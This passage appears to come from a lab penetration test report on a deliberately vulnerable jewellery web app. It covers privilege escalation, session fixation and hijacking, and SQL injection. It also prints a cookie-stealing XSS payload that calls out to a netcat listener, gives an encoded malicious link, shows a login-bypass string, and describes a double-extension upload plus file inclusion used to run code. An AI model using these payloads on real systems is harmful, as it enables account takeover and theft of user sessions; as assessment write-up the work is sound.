


Figure 2-19 authenticated as assigned 'hacklab' acount

Figure 2-19 and figure 2-20 demonstrate the regular user account, with the profile picture and User ID0003. When the tester tried to login into this 'hacklab' account without the SQLi as password , we get authenticated into another 'hacklab' account, this time with a different user ID (0005) as seen in figure 2-20.




Figure 2-20 authenticated as different' hacklab' user account

Figure 2-21 shows the 'hacklab' name as admin and on the users panel that is only accessible by admins. From here the tester was able to assign administrator privileges to their own testing account as the same in section 2.4.1. Alongside gaining access to the administrator account in section 2.8.3, this shows how easy it was for the tester to demonstrate privilege escalation.

VIEW USER RECORDS

Hi, **admin** Good To See You Working! || Logout

| Home | Products | Categories | Sub Categories | Users | | PAGE |

View All | View Paginated | Add a new record

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	persona	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete
0006							0		0	Edit	Delete

Figure 2-21 user records accessible authenticated as Hacklab

2.5.3 Testing for Browser Cache Weakness

Figure 2-22 highlights the HTTP headers returned by the server. The cache information displayed in the request when it was intercepted by Burp Suite show that there are correct headings in place to prevent against storing sensitive data in the browser cache (The first line, Cache:Control). There is also a directive to avoid cashing in the 'Pragma: No Cache' line, ensuring the browser requests a fresh copy of the resources from the server.

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
Content-Length: 16661

<meta http-equiv="cache-control" content="no-cache, must-revalidate,
post-check=0, pre-check=0" />
<meta http-equiv="cache-control" content="max-age=0" />
```

Figure 2-22 HTTP header showing cache details logged by the webpage

2.5.4 Testing for Weak Password Change or Rest Functionalities

The tester found that the change password functionality pictured in Figure 2-23 on the website has several faults. The tester was able to update their password with a completely random string. The tester did not need to enter an old password to do so, nor did they need to re-enter the password to confirm the new one. Additionally, the passwords did not have to have the limitation of needing to be between 5 and 10 characters. The form allows the tester to enter unlimited characters, or the tester could have set the password as blank and still have submitted it without error. Finally, when submitting the password there is no confirmation to user that it worked such as re authentication, instead some text just displays on screen, regardless of errors.




Figure 2-23 Change password form

2.6 AUTHORISATION TESTING

2.6.1 Testing for Directory Traversal File Include

The dirb scans from previous sections highlighted the ability to browse to /pictures/. The tester was able to combine this type of directory traversal with other vulnerabilities to generate a large exploitation further in the test, as highlighted in section 2.8.4. Figure 2-23 shows how the pictures directory looks and how anyone can access it, therefore anyone can access other accounts profile photos.




Figure 2-24 /pictures/ directory that can be traversed too regardless of authentication status

2.7 SESSION MANAGEMENT TESTING

2.7.1 Testing for Session Management Schema

Figure 2-25 shows a Web Scarab generation of cookies over time performed by the tester. The tester generated 50 requests to show the cookie displacement over time. The graph in Figure 2-25 shows that whilst the secret cookies do change value overtime, they are still highly predictable as they follow a pattern of increase every 10 requests. This is vulnerability is perpetuated through the PHPSESSID being a persistent cookie as highlighted in multiple sections of the report. A persistent cookie is a cookie that does not change until edited by the user, this is the primary reason for the exploits in section 2.7.2 and 2.7.7 (Session Fixation & Session Hijacking).




Figure 2-25 Cookie displacement of values over time in WebScarab

The tester also analysed the HTTP POST request and response for more information on the security of the cookies the used by the website. Most prominent is no expiry date proving the persistent cookie problem, nor is there any HTTP attribute's that can contribute to cookie security such as HTTP-only and Same-site.




Figure 2-26 POST HTTP header showing Cookie information

2.7.2 Testing for Session Fixation

Session fixation is the insecure practice of preserving the same value of the session cookies before and after authentication. The process to how the tester carried out this exploit is different from how it would be performed on a potential victim by a hacker.

As the tester only had access to the one machine, the test was conducted using a private browsing version of Firefox as the victim's machine and a regular Firefox browser as the hacker's machine.

Firstly, the tester simulated this attack through obtaining their own PHPSESSID cookie when visiting Astley Jewellers. The tester then opened the private browser and then visited Astley Jewellers imitating the potential victim. The victim's browser would then generate their own PHPSESSID. After, the tester posing as the hacker copied their own PHPSESSID over to the victim's browser by using Quick Cookie Manager – a Firefox extension – as seen in figure 2-26.




Figure 2-27 – Cookie swap over in Firefox extension

The tester then authenticated as the victim. After this authentication, the tester returned to the browser where they are simulating the hacker, finally refreshing the page. Upon doing so the browser has now authenticated showing the same login as the victim's machine. This can be seen in figure 2-28.




Figure 2-28 – Showing authentication on both browsers to indicate how it would look after the hacker refreshes

When this attack happens to a user, it similarly involves the hacker using their cookies that they have taken from their own visit to a website and forcing them into the victim's browser. This cookie swap over can be done using a multitude of different ways. One popular way of doing so is through social engineering with a crafted phishing link that would inject the cookies into the victim's session with some call to action such as 'please vote in this poll' (Krombholz *et al.,* 2015). The rest of this exploit works the same as it did in the attack simulated by the tester.

2.7.3 Testing for Exposed Session Variables

Upon examining the information in figure 2-29, the tester noticed the cookies being stored in plain text, alongside authentication credentials of the authenticating user. These details include ***PHPSESSID, Secret Cookie***, ***txtusername*** *and* ***txtpassword***, making it easy for hackers to obtain and manipulate this information. The tester also carried out some fuzzing through this ability to intercept and modify POST requests in Burp Suite.

```
POST /processlogin.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://192.168.1.10
DNT: 1
Connection: close
Referer: http://192.168.1.10/index.php
Cookie: PHPSESSID=sojr9s821c98aeqhggpi0p02u4; SecretCookie=226861636o6p6162223n6861636o6p61623n31373037323635393132
Upgrade-Insecure-Requests: 1

txtusername=hacklab&txtpassword=hacklab
```

Figure 2-29 Exposed session variables in request

2.7.4 Testing for Cross Site Request Forgery (CSRF)

The tester conducted a review of the website code for CSRF vulnerabilities. Fortunately, OWASP ZAP was able to capture areas of the HTML where there was an absence of CRSF tokens. ZAP caught this vulnerability 32 times in total, each time providing the code snippet where this exists. Whilst the tester did not have the required time to thoroughly test the example given in this scan, this work is highlighted in the future work section. This recognition of the absence of CRSF tokens is why it is still a part of this methodology and therefore should be considered when Astley Jewellers implement their security.




Figure 2-30 – CRSF indicator in OWAS ZAP

2.7.5 Testing for Logout Functionality

The tester used manually testing for this section, the tester authenticates on the website and notices Secret Cookie is created, this secret cookie will be valid for the entirety of the testers time authenticated on the website. After logging out the Secret Cookie still exists in the testers browser until they were to reauthenticate on the same website. The persistent cookie of PHPSESSID is there until it is deleted. The tester found no manipulation around returning to authenticated links or using back buttons etc, this was all done manually in the browser.

2.7.6 Testing for Session Timeout

The tester found no session timeouts either as an authenticated user or a visitor to the website. This can be attributed to the way the PHPSESSID and Secret Cookie are handled in the browser as outlined by previous sections. The tester manually checked this by waiting to see if they were logged out but also was able to assume from the HTTP headers that there are no assigned timeout values.

2.7.7 Testing for Session Hijacking

Session Hijacking is when the hacker can gain access to the victim's session through presenting the victims cookies. This normally comes about from lack of security on the session cookies. Correct cookies should be marked with the secure attribute so that they are only communicated over HTTPs. The tester was able to use this method as part of the testing for session hijacking on the web app. Figure 2-31 demonstrates that when a HTTP request is intercepted using Wireshark (Packet Sniffing) the cookies are not made secure and the PHPSESSID is there in plain text. This can then be used for malicious purposes by a hacker. This is most effective when the hacker is on the same network as the user.




Figure 2-31 Wireshark showing packet sniffing procedure

2.8 INPUT VALIDATION TESTING

2.8.1 Testing for Reflected Cross Site Scripting (Reflected XSS)

The testing for reflected XSS, should it have been carried out on a real victim, would require social engineering for the victim to click the link to enable the stealing of cookies. NetCat is utilised by the tester to act as a listener that sends the cookie information to the tester after the link is selected by the victim. This is a relatively simple process for any hacker to utilise. Firstly, the tester was required to start a listener on their machine using the NetCat command in.




Figure 2-32 Netcat listener

Secondly the tester developed a XSS script that will enable them to capture the cookies once the link has been clicked on.

<script>new Image().src="http://192.168.1.253/b.php?"+(document.cookie)</script>;

The tester was then required to alter the script so that it can pass as a valid URL, this was done through encoding. This encoding was done using a free tool from online; URLENCODER which can encode this script into a string of text that is understandable by the URL.

%3Cscript%3Enew%20Image%28%29.src%3D%22http%3A%2F%2F192.168.1.253%2Fb.php%3F%22%2B%28document.cookie%29%3C%2Fscript%3E%3B

After this, we return to the web application where we will identify the link to the page targeted by the hacker. The URL combination will now look like the following:

http://192.168.1.10/adminarea/viewusers.php/?name=%3Cscript%3Enew%20Image%28%29.src%3D%22http%3A%2F%2F192.168.1.253%2Fb.php%3F%22%2B%28document.cookie%29%3C%2Fscript%3E%3B

Once the victim had clicked on this link, the tester (or hacker in a real malicious event) obtained the PHPSESSID and Secret Cookie of the victim. This information, alongside the rest of the HTTP request is displayed in NetCat as can be seen in Figure 2-23. As the PHPSESSID is a persistent cookie, as covered in session fixation this can be manipulated by a hacker to authenticate as the victim without authentication details.




Figure 2-33 Netcat listener obtaining results

2.8.2 Testing for Stored Cross Site Scripting (Stored XSS)

In addition to the reflected XSS outlined in the previous section, the tester also found a stored XSS vulnerability. Stored XSS is often considered more dangerous to the system (and user) as this exploit is stored on the server side, not on the client side like a reflected XSS. Understanding how stored XSS works is paramount to understanding the testerS methodology.

Firstly, the tester identified the user registration form as a place where the XSS input can be entered and stored on the website. The script used is malicious JavaScript code and looks like the following:

<script>new Image().src="http://192.168.1.253/b.php?"+(document.cookie)</script>;

This script is then entered in any of the input boxes of the registration form (except from password as this has character length of 10). The tester chose email for this as seen in figure 2-34.





Figure 2-34 Stored XSS being entered into registration form.

After this the tester set up a NetCat listener identical to the one in the previous section. The difference in the next step is that the tester or hacker would require no additional social engineering, instead the stored XSS is executed when someone enters the users page. This page was chosen as it is where the registered users are stored and only an admin can access this section of the webpage. With this assumption, the tester triggered the XSS to demonstrate, the tester is presented with the view of figure 2-25.



ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	persona	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete
0006	Stored XSS	Test	xtest	password	;	test	1234151	user	1	Edit	Delete

Figure 2-35 User Records when stored XSS is stored in the users table

The view shows nothing out of the ordinary apart from a semi colon in the email address, an admin may just see this and assume someone entered incorrect details and continue navigating the website without carrying out pre-emptive measures to counteract this exploit. Therefore, this would allow the hacker time to do malicious activities with these cookies. As highlighted in figure 2-46, the tester confirmed that

on the browser which simulated the victim's machine, the cookies matched what was picked up by the NetCat listener.




Figure 2-36 Stored xss showing cookies on netcat and on the browser

2.8.3 Testing for SQL Injection

2.8.3.1 Authorisation bypass using standard SQLi Proof of Concept

This was one of the most important discoveries made by the tester. When identifying the separate login page as outlined in the Nikto scan identified in section 2.3.1 and discovering that the admin login had the default credential for admin as a username (outlined in section 2.4.3), the attacker was able to determine some possible attack vectors that could apply to this entry point. The tester was attempting gain access to the web application as the administrator.

SQL injections are a very common attack, as outlined in the OWASP top 10 vulnerabilities guide (OWASP, 2021). Therefore, this is often the first attack for testers to consider when presented with an entry point to the website. Therefore, the attacker tried a basic SQLi proof of concept that is commonly used for this purpose.

' OR 1=1--

(Its important to note that there is a space after '--')

Fortunately for the tester this proof of concept worked, and they were able get into the admin account, from here the tester is able to perform activities detailed in section 2.4.1

2.8.3.2 Sleep SQL injection on product quantity (Found Using SQLMap)

SQLmap was used by the tester to try various entry points into the website, however there was little success except for on the product quantity page. This SQLi that was found was time based, it relied on a delay function (SLEEP(5)) in the injection to make it a time-based injection. These time-based injections can enable the attacker to overload the system with slow requests, with the aim of reducing the functionality of the website and potentially causing denial of service problems for legitimate users.

Figure 2-37 SQLMap exploiting quantity input on product page

2.8.4 Testing for Code Injection

2.8.4.1 Local file inclusion

The tester discovered a local file inclusion vulnerability by identifying the URL for terms and conditions being susceptible to directory traversal. This identification was assisted by the active scan in OWASP Zap that is in Appendix C. The vulnerability allowed for the manipulation of the URL to display an encoded version of 'etc/passwd as shown in figure 2-38. After going to the URL, the content of /etc/passwd were displayed where the terms and conditions should be. The file of /etc/passwd holds crucial account information for the Unix OS running on the backend.




Figure 2-38 – Directory Traversal on T&C's

This vulnerability hinted to the tester that there was a possibility of further URL manipulation such as redirecting the T&C's to point at a potentially malicious file. To verify this, the tester crested a php file containing a simple echo command to display a string using "2" as a random example. This file would serve as a test for executing files on the website through forced browsing.

When uploading the file, the tester needed to identify a suitable location. It was discovered that users could upload profile pictures in the profile tab. However, these uploads did encounter restrictions on accepted file types. To bypass this restriction the tester utilised a double extension technique, naming the file with a .php.jpg extension.

Having previously identified directory traversal to /pictures/ where profile pictures were stored (section 2.6.1) the tester directed the T&C's URL to the uploaded .php.jpg file containing the echo command. The file was successfully executed as highlighted in figure 2-39

